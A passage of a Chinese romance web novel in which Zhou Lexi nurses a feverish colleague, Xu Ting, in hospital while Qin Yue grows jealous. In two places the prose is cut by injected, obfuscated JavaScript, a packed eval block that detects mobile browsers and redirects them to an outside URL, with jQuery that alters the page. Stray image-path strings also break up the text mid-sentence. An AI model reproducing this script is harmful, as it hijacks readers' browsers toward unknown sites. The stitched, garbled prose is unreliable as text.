怎么回事,专门跟她反着来?
她就不信了,她还蹲不到人。
周乐惜回想了下之前几次偶遇许亭的地点,她开着车在城里漫无目的转。果然,在第一次遇见他的那家便利店门口,周乐惜看到了那个熟悉的身影。
许亭刚买完东西从店里走出来。
“许亭——”
周乐惜把车停好追了过去。
许亭脚步顿住,回头望去,然而面前的人影似乎在重叠。
“你怎么了?”
周乐惜走到他面前,一下就发现他的脸色不对劲,泛着不自然的潮红。
“没事……”许亭摇头,语气却虚浮。
周乐惜没听他的,直接伸手贴上他的额头,随即一惊:“你发烧了!”
“小事……”许亭还想硬撑。
“什么小事?不行,跟我去医院!”
周乐惜不由分说,生拉硬拽地把人塞进了副驾驶。
周乐惜上了车,调转车头便直奔医院。
三十分钟后,许亭已经安静地躺在了病床上,输液管里的药水匀速滴落,而他睡得很沉。
“周小姐,你看这间病房可以吗?”
周乐惜点点头:“可以,麻烦您了王院长。”
“病人是疲劳过度引起的发烧,等睡醒一觉就会好很多,你有事随时找医生,或者打电话给我。”
周乐惜笑道:“好,谢谢您。”
等人一走,病房里安静下来。
周乐惜坐在病床旁的椅子上,双手撑着大腿,微微倾身,静静地端详许亭。
他脸色青白,长长的睫毛下垂,呼吸轻而平稳。
-
同一时间,深市。
秦越饭局结束
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179129|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
出来,在一楼电梯口碰到了邵梓。
“这么巧?”
邵梓挑眉,语气里带着意外:“来谈和培丰能源的合作?”
秦越:“嗯。”
邵梓:“看来很顺利,恭喜。”
秦越:“多谢。”
邵梓握了握手包:“一会儿有事吗?要不要一起去喝一杯,听说顶层的清吧不错。”
秦越看了眼腕表:“不了,还有事。”
“好吧。”邵梓笑笑,也没强求,进退有度:“那不打扰你。”
观光电梯缓缓上行,邵梓垂眸望着楼下那辆黑色轿车。
秦越这样的人,仿佛天生就不会对女人动心。
这么多年,他身边零绯闻,哪怕海市那几家商业对头公司花高价请专业狗仔,都没拍到过。
金钱,地位,名利,秦越什么都有,什么都不缺,而所谓感情在商人眼里轻如鸿毛。
这样理智到近乎冷漠的男人,恐怕早已经强大到不需要任何人的陪伴。
忽地,邵梓的脑海中浮现出一张前不久才见过的明媚笑脸。
那个娇俏明亮的周家二小姐。
邵梓皱了皱眉,又开始自疑起来。
秦越那样成熟淡漠的人,会喜欢周乐惜那种娇气的小姑娘?
邵梓转念又一想,周家二小姐自小金尊玉贵,要风得雨,背后不正是因为有秦家保驾护航当靠山。
听说秦越的母亲洛苓当年还想认周乐惜当干女儿。
邵梓拿出手机,拨通了自家大哥的电话:“哥,你之前卖给秦越的那块红宝石,你知道他是买来送给谁的吗?”
“知道啊。”大哥的声音从电话那头传来,很快,邵梓听到了周乐惜的名字。
邵梓沉默一瞬,又问:“他出价多少?”
大哥:“三千八百万。”
邵梓再次沉默。
想起一句,万金一博美人笑。
-
商务车里,秦越坐在后座翻看文件,对副驾的于格道:“把培丰的环境尽调报告发给我。”
于格回头说:“这部分是许亭负责,我马上联系他。”
秦越:“嗯。”
许亭的内部竞聘面试已经通过,只要把总裁办的工作交接出去,过两天他就可以去技术部上班。
许亭电话响起时,周乐惜正坐在病房里的沙发上刷手机。
振动声响,许亭微微皱眉。
周乐惜赶紧起身走过去,正准备把电话挂断,一看来电显示于格。
明天就是周一,许亭都躺病床上了,也没精力再去上班,他怕是得请个假吧。
周乐惜于是拿着手机走到窗边接下。
“许亭,你把培丰的那份……”
话没说完,周乐惜开口道:“于助理,是我,周乐惜。”
于格明显一愣,把手机凑到跟前看了眼,确认自己没老花拨错号码:“周,周小姐?”
周乐惜:“对,是我。”
于格那边安静了两秒。
“周小姐,你现在是和许亭在一起……额不是,待在一起?许亭他人呢?怎么是你接的电话?”
周乐惜看眼病床上:“他发烧了,我把他送到医院来了,他现在还在打吊瓶,人也还没醒。”
于格:“这样啊,他没事吧,我马上派个同事过去看看他。”
周乐惜:“不用啦,我在这看着呢,你找他有事吗?”
于格:“啊对……我跟秦总在深市这边,有份文件想让许助理发我,没事儿,让许助理好好养病休息两天吧,我找别人要。”
周乐惜:“哦,那我挂了。”于格:“啊行……”
扩音电话挂断,车内重归安静。
于格摸不准秦总的意思,便没敢悄悄从后视镜去看,只一门心思低头联系其他同事拿资料。
开车的司机同样专心目视前方。
两个人都感觉到了微妙的低气压。
后座,秦越的眼神已然沉了下来,指节微微收紧,手里的文件被捏出褶皱。
他不过离开两天,她就已经照顾到别的男人的病床前了。
12. 别乱动
许亭还昏睡着,VIP病房的护士们都很专业,没有需要用到周乐惜的地方。
见他的脸色不似几个小时前的苍白,烧退了,睡得也很安稳,周乐惜便放心地回家了。
第二天一早,周乐惜开车过来,路上特意绕道老城区打包了早餐。
“约了你几次都约不上的饭,没想到在病房里吃上了。”周乐惜打趣道。
许亭:“……抱歉。”
嗓音带着一种病后的微哑。
两人隔着沙发茶几对坐。
许亭穿着松垮的蓝白病号服,显得整个人肩线更单薄了。
周乐惜想到一个词,病美人。
“我又不是怪你,”周乐惜笑道:“我知道你只喜欢一个人吃饭,不喜欢别人盯着你,我明白的啦!”
许亭应该是社恐,她能理解。
“我来。”
见她要去开保温袋,许亭握住袋口,指尖意外擦过她的手背,他立刻蜷起手指。
周乐惜笑着收回手:“好,你来吧。”
许亭垂眸,默默打开保温袋,一样样拿出来,一共八个食盒,在茶几上排开。
许亭心情复杂地看向周乐惜。
怀疑她在把他当猪养。
周乐惜说:“你太瘦了,多吃一点。”她还嫌买少了呢。
许亭问她:“你要吃哪份?”周乐惜抬抬下巴:“粥吧,是大份的砂锅粥,我吃一碗就够了。”
许亭打开食盒盖子,热气涌了出来,他开始给她舀粥,接着拆开勺子的包装袋。
周乐惜喝着粥,见许亭在挑葱,她挑眉:“你不吃葱?”
许亭:“嗯。”
周乐惜:“秦越也不吃。”
周乐惜虽然嘴挑,但是肖阿姨做的小葱煎蛋又香又脆,她很喜欢吃。
许亭顿了顿,垂眼沉默喝粥。
周乐惜也习惯了,他要是突然变得健谈才奇怪呢。
病房的窗外有棵大树,枝叶随风轻晃,摇曳的光影无声照进来。
很安静。
“秦总除了不吃葱,还有什么?”
许亭忽然开口,嗓音清洌。
周乐惜唔了声,道:“他不喜欢太甜的东西,微甜可以接受,不吃内脏,不吃生食……”
有关秦越的一切。
周乐惜如数家珍,了如指掌。
许亭静静地看着她。
周乐惜说:“对了,昨晚我帮你接了于格的电话,他找你要什么文件,我说你生病了。”
许亭点头,显然已经翻看过手机:“于哥知道你在医院,陪我?”
周乐惜:“知道呀。”
许亭:“秦总呢,他也知道吗?”
周乐惜偏头:“这我就没问了。”
说起来她昨晚给秦越发了微信,问他在深市的工作结束没有,什么时候回来,他还没回她消息。
肯定是太忙了。
许亭没再说话,继续低头吃早餐,周乐惜见他每样都吃了,很是满意。
收拾餐盒他也没让周乐惜动手,自己打包干净扔进垃圾桶。
时间差不多,许亭道:“我已经没事了,直接出院吧。”
周乐惜点点头:“那我一会儿送你回家吧。”
许亭没再拒绝她的好意,他抬手,放到病号服的领口扣子上。
等了等,见周乐惜还是没动,依旧直勾勾地看着他。
许亭只好道:“我要换衣服。”
“哦哦,你换你换。”周乐惜这才转过身,揶揄笑:“还挺害羞呢。”
许亭:“……”
许亭盯着她的背影。
难得的,他唇角轻扬,然而那极轻的笑容里却藏着一丝几不可察的苦涩。
是真的喜欢他吗。
可为什么,她面对他从来不会害羞脸红。
也许从前,他不知道‘喜欢’是什么感觉,直到她闯入他的眼中,他懂了。
周乐惜晃着包包等了等:“好了吗?”
许亭:“好了。”
周乐惜刚转过身,就听见许亭低声说道:“乐惜,谢谢。”
嗓音依旧清冽,却比往常多了几分认真和真诚。
周乐惜挑眉一笑:“终于不叫我周小姐啦,值得表扬!”
注意到他头发上沾到了病号服上的蓝色毛絮。
周乐惜走近一步,抬手想帮他拿掉。
看着她忽然凑近的脸,许亭一时竟然忘了躲开,微微怔住。
她的眼尾带着浅浅的笑,一双眼睛透亮水润,左眼下似乎还有一颗很浅的痣。
恰在这时,于格走了进来,撞见这幕他瞬间睁大眼睛。
两个人靠得很近,周小姐踮起脚,抬起手,似乎要去挽许亭的脖颈,这姿势怕不是……
于格马上张嘴:“周小姐——”
“你们在,干嘛呢?”许亭如梦初醒,沉默着后退一步。
周乐惜扭头:“咦?于助理,你不是在深市吗,回来了?”
“诶对,这不刚下飞机就赶过来了。”
刚一嗓子嚎太大声,于格清咳了两声,他走进去,上下打量许亭:“怎么样,好点了吗?”
许亭:“嗯,多谢于哥,我没事。”
于格站到他和周乐惜中间,抬手拍了拍许亭的肩膀:“你们年轻人就是恢复快,不过今天不急着上班,你再休息休息。”
于格交代完,转身目光温和地对周乐惜道:“对了周小姐,秦总在楼下。”
周乐惜眨眨眼,杏眸露出疑惑:“他怎么也来了?”
许亭只是总裁办的一个小助理,生的也不是大病,于情于理都无需秦越亲自过来探病。
于格唇角噙着恰到好处的微笑:“刚下飞机秦总哪都不去,就吩咐先来医院这边了。”
于格笑着说:“我来给许亭办理出院手续就行。”
“啊行,”周乐惜不疑有他,“那我先下去等你们。”
楼下,司机早已候在车外,看见周乐惜过来,为她打开车门。
周乐惜弯腰坐进后座:“找我有事吗?”
秦越侧首看过来,平日挂在薄唇的浅淡笑意不见了,漆黑的瞳仁深处仿佛透着一股冷光。
小姑娘今天穿了一身淡粉色的裙子,走动间裙摆轻扬,像一朵枝头含露的芍药。
经过这次。
她跟许亭的关系怕是再上一层,眉间又如何不春风得意。
秦越语气平常问她:“今天几点起的床?”
“七点半!”周乐惜记忆犹新,她调了好几个闹钟。
毕竟她一直都是晚睡晚起的人,像今天这么早起已经是学生时代的事情了。
可她要是不早点过来,许亭肯定又像上次那样不打一声招呼就走了。
七点半。
为他,她都没起这么早过。
秦越喉结微动:“这么早就来医院,吃早餐没有?”
由于每天起得晚,周乐惜日常几乎不怎么吃早餐,好在午晚餐她都会按时吃,荤素搭配,营养均衡。
秦越看了眼腕表,已经在思考医院附近有什么合她胃口的早餐店。
周乐惜:“跟许亭在病房里吃过了。”
空气骤然凝固。
就在这时,于格和许亭从住院部大楼走了出来。
周乐惜:“他们来了,我过去一下。”
秦越一把扣住她的手腕,力道不重,却也不容她挣脱:“开车。”
司机应是,发动车子。
“啊?”周乐惜懵了,扭头看回来。
秦越:“于格会送他回去。”
周乐惜:“那让我下车跟许亭打声招呼,我刚刚才跟他说了要送他回家。”
秦越:“许助理独居,你送不方便。”
周乐惜:“……”
怎么就不方便了,她又不是要登堂入室一直送到许亭家里。
周乐惜微微歪头,困惑的视线落在秦越脸上,见他身姿挺拔端坐,神色看起来和往常没什么区别,然而她还是感知到了一丝异样。
不是她足够敏锐,而是她自认为足够了解秦越。
周乐惜动了动唇,想说点什么,可车子已经开远,她又咽了回去。
车内再次陷入沉默。
片刻后,周乐惜轻声开口:“我的车,还在医院……”
看见她眼中的恍然和不安,以及关切分明的眼神,秦越沉默一瞬,语气被她软化:“我让人给你开回家。”
电梯出来,秦越有意放慢步调,让周乐惜走在前面,看着她用自己的面部识别打开这扇大门。
这一刻,门后的空间像是他们共同的家。
进了门,秦越径直朝主卧走去。
周乐惜看着他的背影,知道他下了飞机总要先冲个澡的习惯。
周乐惜又想起车里那番对话,拧眉思索片刻,突然灵光一闪,有了答案。
洗完澡出来看到摆了满桌早餐的秦越:“……”
周乐惜大手一挥:“都是你爱吃的!”
秦越沉默,薄唇扯了扯,似是被气笑。
秦越拉开椅子,却见她转身:“去哪?”
周乐惜指指客厅,秦越家里的沙发很舒服,她喜欢坐在上面玩手机。
秦越轻抬下巴点了点餐桌对面:“坐这里。”
周乐惜:“我吃过早餐了。”
这话似是在提醒什么,秦越嗓音微沉:“坐着陪我。”
听到这句话,
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179130|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
